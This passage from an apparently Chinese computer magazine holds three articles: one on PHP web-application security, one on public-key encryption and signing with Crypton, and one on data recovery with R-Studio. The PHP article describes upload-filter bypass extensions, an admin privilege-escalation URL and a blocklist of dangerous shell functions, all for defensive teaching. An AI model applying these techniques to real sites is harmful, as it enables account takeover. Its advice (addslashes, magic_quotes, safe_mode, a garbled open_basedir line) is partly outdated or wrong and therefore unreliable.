规定不许用户上传什么文件，其它的都可以上传，这种逻辑好不好呢？如果我上传.inc、.php4、.phtml、.html、.pwml 这样的类型呢？为什么你不把这种逻辑思维改为规定用户除了哪几种文件能传，其它的统统不允许上传呢？就像这样，数组改成逆向的思维：

$IllegalExtentions = array('rar','gif','jpg','bmp','pdf')//只能上传rar、gif、jpg、bmp、pdf几种格式

其实这个跟上传cer、asa是一个道理。

3.典型的逻辑错误

在一些cms（整站程序）中随便注册个用户，你会发现修改资料的地方不要求输入原来的密码，只通过判断用户的id或者email，你把网页保存到本地，把id或email改成管理员的，action改为修改提交地址，提交你就成了管理员。解决办法不太难，只要我们增加密码验证，增强那个mysql的update语句的过滤就ok了。这些我们也没办法，多数程序员对于安全问题根本不在意，本来可以一个人去做的事，为什么偏偏要分出搞web安全的和web开发的两种人呢？

四、长度问题

别以为找漏洞的就是为了拿个管理员密码或者webshell，也有些不安分的人，就是DDOSer(拒绝服务攻击者)，他们的花样很多，但对于程序员来说，关键还在于过滤。我所说的长度问题，不仅仅是个字符的长度，也包括时间的长度。你一定见过有人写个脚本，一下就注册成千上万的用户，或者纯粹地写垃圾数据把数据库拖死。这时候，限制数据提交时间和验证码就起作用了。不过要真的遇到狠毒的人，一个变量的过滤问题就可以把网站搞瘫痪，这比用什么网络僵尸那些软件来得更快。

五、不大不小的问题

1.绝对路径的泄露

这个问题可真是不大不小，很多程序都有，也算是安全的一部分，至少你玩注入loadfile()需要吧。当然，这时的php.ini中的display_errors也可以起作用了。

2.对后台的验证

不要说不信，我就曾看到一些程序这样，你去测试，注册个用户，提交管理员编辑用户的URL，比如admin_member.php?action=edit&id=55&level=4&username=zizzy&power=1这样相应的添加管理员的URL，你会发现几乎没验证，直接成功了。所以，对于后台的检测也很有必要，就像那个刚出的Discuz的漏洞。

六、过滤问题

不知不觉就说了这么多，写了好多处该过滤的提醒，现在也该说说如何进行过滤了。

1.在用户输入任何数据，也就是提交变量进数据库时，我们必须使用addslashes()进行过滤，像我们的注入问题，一个addslashes()就搞定了。其实在涉及到变量取值时，intval()函数对字符串的过滤也是个不错的选择。

2.在php.ini中开启magic_quotes_gpc和magic_quotes_runtime。magic_quotes_gpc可以把get、post、cookie里的引号变为斜杠，magic_quotes_runtime对于进出数据库的数据可以起到格式话的作用。其实，早在以前注入很疯狂时，这个参数就很流行了。

3.在使用系统函数时，必须使用escapeshellarg()、escapeshellcmd()参数去过滤，这样你才可以放心地使用系统函数。

4.对于跨站，strip_tags()、htmlspecialchars()两个参数都不错，对于用户提交的带有html和php标记的都将进行转换，比如尖括号"<"就将转化为"<"这样的无害字符。

5.对于相关函数的过滤，就像先前的include()、unlink、fopen()等，只要你把你所要执行操作的变量指定好或者对相关字符过滤严密，也就无懈可击了。

七、服务器安全设置

谈服务器安全设置，我觉得是很不实际的，我们大多数人都用虚拟主机，对于php.ini怎么设，只有网管自己看着办了。不过我还是说说：

1.设置"safe_mode"为"on"

这对于广大空间商来说是一个伟大的选项，它能极大地改进PHP的安全性。

2.禁止"open_basedir"，这个选项可以禁止指定目录之外的文件操作，还能有效地消除本地文件或者远程文件被include()等函数的调用攻击。

3.expose_php设为off，这样php不会在http文件头中泄露信息。

4.设置"allow_url_fopen"为"off"这个选项可以禁止远程文件功能，极力推荐。

5."log_errors"设为"on"错误日志得带上吧。

6.对于"display_errors、register_globals"这两项要视情况而定了，display_errors太消极了，错误全关，想调试脚本都不行。至于register_globals(全局变量)，把它开起来会很麻烦，现在大多数程序没它支持就别想用了。

这些都是必要的设置。关于php服务器更高的安全设置是门学问，也就不在本文的探讨范围内了。

这篇文章到这里就要结束了，也许你会说，你说的这些都是对开源的程序有用，对那些zend加密的程序不就没法可使了吗？其实，对安全来说，固其根本才是最重要的，你再怎么加密难道就能逃过黑盒测试？总有一天会被发现的吧。现在，我们对php程序安全已经有了初步的探索，为广大读者朋友考虑，举的例子也都是比较容易理解的，当然前提是你得懂点php，要不然又是看天书了(哇，不要看到这里才问我啥是php?!)。整篇文章并不是黑客教学，而是为那些想在php安全上发展的初学者和php程序员写的。如果以后你又听到谁谁谁发现了什么漏洞了，其实再怎么变也都是这些基本的东西而已。希望本文能为你们开阔思路，更好地发展下去。嗜酒成痴剑亦狂，重燃你的php安全之火，带着对php的执著上路吧！欢迎到论坛里与我交流。

编辑点评我想对php.ini文件的配置再说两句。对于php.ini文件应该给予users用户只读权限，在配置文件中最好再加入一条disable_functions=passthru,exec,shell_exec,systems,phpinfo,get_cfg_var,popen,chmod，这样一来就可以防止黑客调用这个危险函数。相信看完作者的介绍，读者对php安全已经有了进一步的认识。不论你是Web程序安全研究人员还是Web程序开发人员，对此都应该有更深的认识。只有这样，我们的Web程序才能越来越安全，让我们把Web安全进行到底吧！

打造自己的密钥中心

杨光

从本文你可以学到：
1.了解信息安全的相关技术
2.利用Crypton 进行加解密文件
3.什么是双环加密方式

随着信息交换的激增，对信息保密的需求也从军事、政治和外交等领域迅速扩展到民用和商用领域。计算机技术为信息安全的研究和实现提供了强有力的手段和工具。数据加密是计算机网络安全很重要的一个部分。由于因特网本身的不安全性，为了确保安全，不仅要对口令进行加密，有时也要对在网上传输的文件进行加密。为了保证电子邮件的安全，人们采用了数字签名这样的加密技术，并提供基于加密的身份认证技术。

现在加密主要分为对称加密和非对称加密，如果发送方用的加密密钥和接受方使用的解密密钥相同，或者从其中一个密钥易于得出另一个密钥，这样的系统就叫作对称的密钥系统。如果发送方用的加密密钥和接受方使用的解密密钥不相同，从其中一个密钥很难推出另一个密钥，这样的系统就叫作非对称密钥系统。对称密钥使用单个密钥对数据进行加密或解密，而非对称加密算法是有两个密钥（即公有密钥和私有密钥），只有二者搭配使用才能完成加密和解密的全过程。由于非对称算法拥有两个密钥，所以在因特网上得到广泛应用。

下面列出了实现信息安全的手段和说明：

1.公钥加密技术：公钥密码体制有两个不同的密钥，它可将加密功能和解密功能分开，一个密钥成为私有密钥，被秘密保存，另一个是公有密钥，不需要保密。对于公钥来说，正如其名，是公开的，公钥可能公开在英特网上。主要公钥算法：RSA算法。

2.消息认证技术：用于为数字签名技术提供技术保证，信息认证又称为完整性校验。安全单向散列函数（哈希函数），其作用是对任意长度的输入消息输出一个固定长度的散列值，这个散列值就是消息摘要，就像文件的指纹，散列值是唯一的，因而提供了消息完整性认证，主要信息摘要算法：MD5和SHA。

3.数字签名技术：使用消息认证技术用于确认发送者身份和信息完整性。

下面介绍以上三种技术的实际应用和关系：

1.假如A要给B发送一幅图片，为了防止第三者拦截，所以需要加密。B生成一对密钥对（包含公钥和私钥），B的公钥是公开的，任何人都可以以公钥为密钥发送机密消息给B。A可以用B的公钥加密图片，然后通过网络传递。当B收到加密后的图片后利用自己的私钥进行解密，得到原始图片，其他接收方由于没有私钥所以无法解密，如图1所示。




图1 加解密流程

（其中public key是指公钥，private key是指私钥，encryption是指加密，decryption是指解密。）

2.假如A要给B发送一幅图片，为了防止第三者修改，破坏图片的完整性，所以需要进行验证数据的完整性。A用MD5或SHA算法对图片进行哈希运算，生成消息摘要，然后将消息摘要和图片一起发送给B。B收到后，用同样的哈系算法对图片重新生成消息摘要，如果第二次的消息摘要与原始的一样，就可以认为原始图像没有被修改过，有点像CRC。如图2所示。




图2 验证数据的完整性

3.假如A要给B发送一幅图片，B收到后可以认定是A所发送的，而且A也不能否认他所发的图片，且要保证图片在传递中没有被修改过。A生成一对密钥对，A将公钥发送给B。A用MD5或SHA算法对图片进行哈希运算，生成消息摘要，A用自己的私钥加密消息摘要，就得到了数字签名。B使用A发送过来的公钥对数字签名进行解密，得到原始图片的消息摘要，再使用相同的哈希算法对图片重新生成消息摘要，然后比较这两个消息摘要，就可以验证图片的完整性了。

其中第一种情况，只是对数据进行加密，并不能保证数据在传输过程中没有被第三方修改，而且接收方也不能保证发送方的身份，因为公钥是公开的，任何人都能对B发送文件。

第二种情况，对数据的完整性进行了检查，可以保证数据在传输中不被修改，但是如果第三方同时修改了数据和消息摘要，使数据和消息摘要相匹配，这样就不能保证安全了，而且接收方不能验证发送方的身份。

第三种情况，接收方可以保证发送方的身份，而且发送方也不能否认自己的发送行为，并能保证数据的完整性，但是数据并没有加密，第三者可以看到数据的内容。这种技术主要用于合同，用户不需要防止第三者的偷看，只要保证合同的完整性和发送者的身份，往往消息的来源比隐藏消息的内容更加重要。

数字签名和消息认证的区别是，消息认证使对方能验证消息发送者及其所发的消息是否被篡改过。当收发双方有利害冲突时，单纯用消息认证无法解决他们之间的纠纷，只有借助于数字签名。

数字签名和公钥加密的区别是：数字签名——发送者使用自己的私钥加密消息，接收方使用发送者的公钥解密消息；公钥加密——发送者使用接收方的公钥加密消息，接收方使用自己的私钥解密消息。

基本应用

好了，说了这么多理论，让我们来实践一下吧。由于是个人加密，并不是企业的加密，所以用不着使用Windows 2000 Server的证书服务，因为个人之间并不需要验证发放公钥的机构。我们使用的是Crypton v1.2，如图3所示。

我们分别对上面介绍的三种情况进行实践：

功能介绍：

Create new public/private key pair，程序将会生成随机的512位的RSA密钥对；

Export public key 是导出公钥；

Export public/private key pair 是导出密钥对；

import public key 是导入公钥；

import public/private key pair 是导入密钥对。




图3　Cryptonv1.2 程序主界面




图4　拖动文件到软件界面后的变化




图5　检测文件是否被非法修改过

1.首先我们分别导出公钥和密钥对，以备后用。在导出密钥对时，会要求输入密码，因此生成.pbl和.ppk文件，然后我们将公钥发布出去，私钥自己妥善保管。发送方（当然也是我），假如有一个“敏感信息.txt”文件需要发送给对方，并得到了接收方的公钥.pbl文件，然后我们将其导入软件中。

导入后，我们开始正式加密文件，我们将“敏感信息.txt”拖到软件界面上，如图4所示。

我们选择encrypt加密，Delete and vipe是指加密后是否删除源文件，这样就生成了“敏感信息.crp”文件，然后我们将加密后的文件通过因特网发送给接收方。接收方收到后，先导入密钥对并输入密码，因为里面包括私钥，并且将“敏感信息.crp”拖入程序，选择decrypt，就可以成功解密并还原“敏感信息.txt”。

2．发送方首先导入密钥对，然后将“敏感信息.txt”拖入程序，选择Sign file(s)，当前目录就会生成“敏感信息.sgn”消息摘要，然后接收方导入发送方的公钥，再将“敏感信息.txt”拖入程序中，要保证“敏感信息.sgn”和“敏感信息.txt”在同一目录下。选择Verify signed file(s)，如果出现Signature is OK则说明文件没有被修改过，否则文件就是被修改了，如图5所示。

3．关于第三种数字签名，请读者自己练习，应该不难，主要是加密.sgn文件。

主要扩展名及其说明如下：

.crp 加密后的文件

.pbl 公钥

.ppk 密钥对

.sgn 消息摘要

高级应用

上面介绍的第三种情况，数据并没有加密，所以也会有安全问题。有些人希望数据也要加密传输，所以介绍一下双环加密方式：发送方和接收方各自生成密钥对，双方彼此都知道对方的公钥。首先发送方导入密钥对使用哈希算法对数据运算产生消息摘要，然后对数据和消息摘要进行打包，再用接收方的公钥对打包好的文件进行加密，然后发送给接收方。接收方收到后，先用自己的密钥解密打包的文件，再用发送方的公钥验证消息摘要，然后比较，这样就可以判断数据的完整性，还可以验证发送方的身份。由于采用了双方的公钥，所以有双层加密的效果。

【文章中涉及到的Crypton已收录在光盘中】

编辑点评： 通过实例的介绍，相信读者已经对信息安全技术有了一定的了解，Crypton用起来也十分方便，真是保护信息安全的必备工具啊。

数据恢复，我们需要么

土豆土

从本文你可以学到：

1.什么是数据修复以及相关原理

2.使用R-Studio进行数据修复

一、引子

从理论上来说，数据修复就是将无法正常读取的数据从损坏的存储介质或操作系统中最大限度地还原出来。还原出数据的多少及完整性如何，要视损坏的程度和故障后的操作而定。说实际点，比如女朋友的QQ聊天记录丢失了，或者是不小心把自己写的日记删除了，或者看到我们玩游戏太多就把我们的游戏删除了……我们都可以用技术来取回女朋友的聊天记录和她误删的文件，以及我们被删除的游戏等等。至于能不能恢复或者能恢复多少，这就得看你女朋友在数据丢失之后做了什么了。如果她当时很气愤，踹了电脑几脚或者PK机箱这就比较难办了。不过这里这篇文章是为了让广大男生都能掌握简单的数据修复，所以请大家在看本刊文章的时候注意以下几件事情：一是本文章仅供学术研究之用，任何人使用本文的方法恢复数据出现问题而被女人PK致死或伤残的，本人盖不负责医药费。二是在没有100%把握的情况下，请勿用于服务器上的数据修复，不然你被炒鱿鱼了我可帮不了你啊！

我们先看下数据恢复软件有什么：现在网络上有不少数据修复软件，如：GetDataBack for NTFS、BadCopy Pro等。使用得当，它们会成为数据修复的利器，使用不当，则会成为数据彻底丢失的罪魁祸首。专业的数据修复是丢失数据人的最佳选择，但是昂贵的价格又是我们平民所无法接受的，所以写本文的目的就是为了让我们这些平民掌握基本的数据修复。下面我们看下哪些情况可以使用本文的方法进行数据修复：

1．使用GHOST恢复系统盘的时候恢复错误，覆盖了其他盘或者整个硬盘。

2．系统损坏，重装系统的时候格错盘。

3．误删了文件。

4. 在WINDOSWS下格错盘。

5. U盘、移动硬盘里的数据误删等。

6. 由于断电或瞬间电流冲击造成的数据毁坏。

7. 由于程序的非正常操作或系统故障造成的数据毁坏等。

以上情况出现的时候如果保护及时，不对硬盘进行写操作，绝大部分的数据都能恢复。

二、数据修复的需要了解的部分理论知识

下面的东西是概念上的东西，大家能了解多少就先了解多少，实在看不懂的忽略（即使一点看不懂也不要紧）。不过多看点对于数据修复还是有很大帮助的.

新买来一块硬盘，我们是没办法使用的，你需要将它分区、格式化，然后再安装上操作系统才可以使用。一个完整硬盘的数据应该包括五部分：MBR、DBR、AT、DIR区和DATA区，其中只有主引导扇区是唯一的，其它的随你的分区数的增加而增加。

小知识

什么是主引导扇区？

主引导扇区位于整个硬盘的0磁道0柱面1扇区，包括硬盘主引导记录MBR（Main Boot Record）和分区表DPT（Disk Partition Table）。其中主引导记录的作用就是检查分区表是否正确以及确定哪个分区为引导分区，并在程序结束时把该分区的启动程序（也就是操作系统引导扇区）调入内存加以执行。至于分区表，很多人都知道，以80H或00H为开始标志，以55AAH为结束标志，共64字节，位于本扇区的最末端。值得一提的是，MBR是由分区程序（例如DOS的Fdisk.exe）产生的，不同的操作系统的这个扇区可能也是不尽相同的。如果你有这个意向也可以自己去编写一个，只要它能完成前述的任务即可，这也是为什么能实现多系统启动的原因（说句题外话：正因为这个主引导记录容易编写，所以才出现了很多的引导区病毒）。

什么是操作系统引导扇区？

OBR（OS Boot Record）即操作系统引导扇区，通常位于硬盘的0磁道1柱面1扇区（这是对于DOS来说的，对于那些以多重引导方式启动的系统则位于相应的主分区/扩展分区的第一个扇区），是操作系统可直接访问的第一个扇区，它也包括一个引导程序和一个被称为BPB（BIOS Parameter Block）的本分区参数记录表。其实每个逻辑分区都有一个OBR，其参数视分区的大小、操作系统的类别而有所不同。引导程序的主要任务是判断本分区根目录前两个文件是否为操作系统的引导文件（例如MSDOS或者起源于MSDOS的Win9x/Me的IO.SYS和MSDOS.SYS），如果是，就把第一个文件读入内存，并把控制权交与该文件.BPB参数块记录着本分区的起始扇区、结束扇区、文件存储格式、硬盘介质描述符、根目录大小、FAT个数、分配单元（Allocation Unit，以前也称之为簇）的大小等重要参数。OBR由高级格式化程序产生（例如DOS的Format.com）。

什么是文件分配表？

FAT(File Allocation Table)即文件分配表，是DOS/Win9x系统的文件寻址系统，为了数据安全起见，FAT一般做两个，第二FAT为第一FAT的备份。FAT区紧接在OBR之后，其大小由本分区的大小及文件分配单元的大小决定。关于FAT的格式历来有很多选择，Microsoft的DOS及Windows采用的是我们所熟悉的FAT12、FAT16和FAT32格式，但除此以外并非没有其它格式的FAT，像Windows NT、OS/2、UNIX/Linux、Novell等都有自己的文件管理方式。

小知识

什么是目录区？

DIR是Directory即根目录区的简写，DIR紧接在第二FAT表之后，只有FAT还不能定位文件在磁盘中的位置，FAT必须和DIR配合才能准确定位文件的位置。DIR记录着每个文件（目录）的起始单元（这是最重要的）、文件的属性等。定位文件位置时，操作系统根据DIR中的起始单元，结合FAT表就可以知道文件在磁盘中的具体位置及大小了。在DIR区之后，才是真正意义上的数据存储区，即DATA区。

什么是数据区？

DATA虽然占据了硬盘的绝大部分空间，但若没有了前面的各部分，它对于我们来说，也只能是一些枯燥的二进制代码，没有任何意义。在这里有一点要说明的是，我们通常所说的格式化程序（指高级格式化，例如DOS下的Format程序），并没有把DATA区的数据清除，只是重写了FAT表而已。至于分区硬盘，也只是修改了MBR和OBR，绝大部分的DATA区的数据并没有被改变，这也是许多硬盘数据能够得以修复的原因。但即使如此，如果MBR/OBR/FAT/DIR其中之一被破坏的话，也足够咱们那些所谓的DIY老鸟们忙乎半天了……需要提醒大家的是，如果你经常整理磁盘，那么你的数据区的数据可能是连续的，这样即使MBR/FAT/DIR全部坏了，我们也可以使用磁盘编辑软件（比如DOS下的DiskEdit）进行尝试，只要找到一个文件的起始保存位置，那么这个文件就有可能被恢复（当然了，这需要一个前提，那就是你没有覆盖这个文件……）

三、基于软件的数据修复实例

功能介绍

R-Studio是损坏硬盘资料的救星，它能针对各种不同版本的Windows的文件系统。甚至连非Windows系列的Linux操作系统，R-Studio软件也照样能够应付。而在Windows NT、Windows2000等操作系统上使用的NTFS文件系统，R-Stduio亦有处理的能力，R-Studio还能处理NTFS文件系统的加密与压缩状态，将发生问题的文件复原。除了本地磁盘外，R-Studio甚至能透过网络去检测其他电脑上硬盘的状况。在挽救资料损毁的文件以外，R-Studio还包括了误删文件的复原能力，让未使用回收站或是已清空回收站的文件，都能照样找回来。还有，它最特别的一点就是在标准的磁盘安装方式以外，R-Studio也能支持RAID磁盘阵列系统。

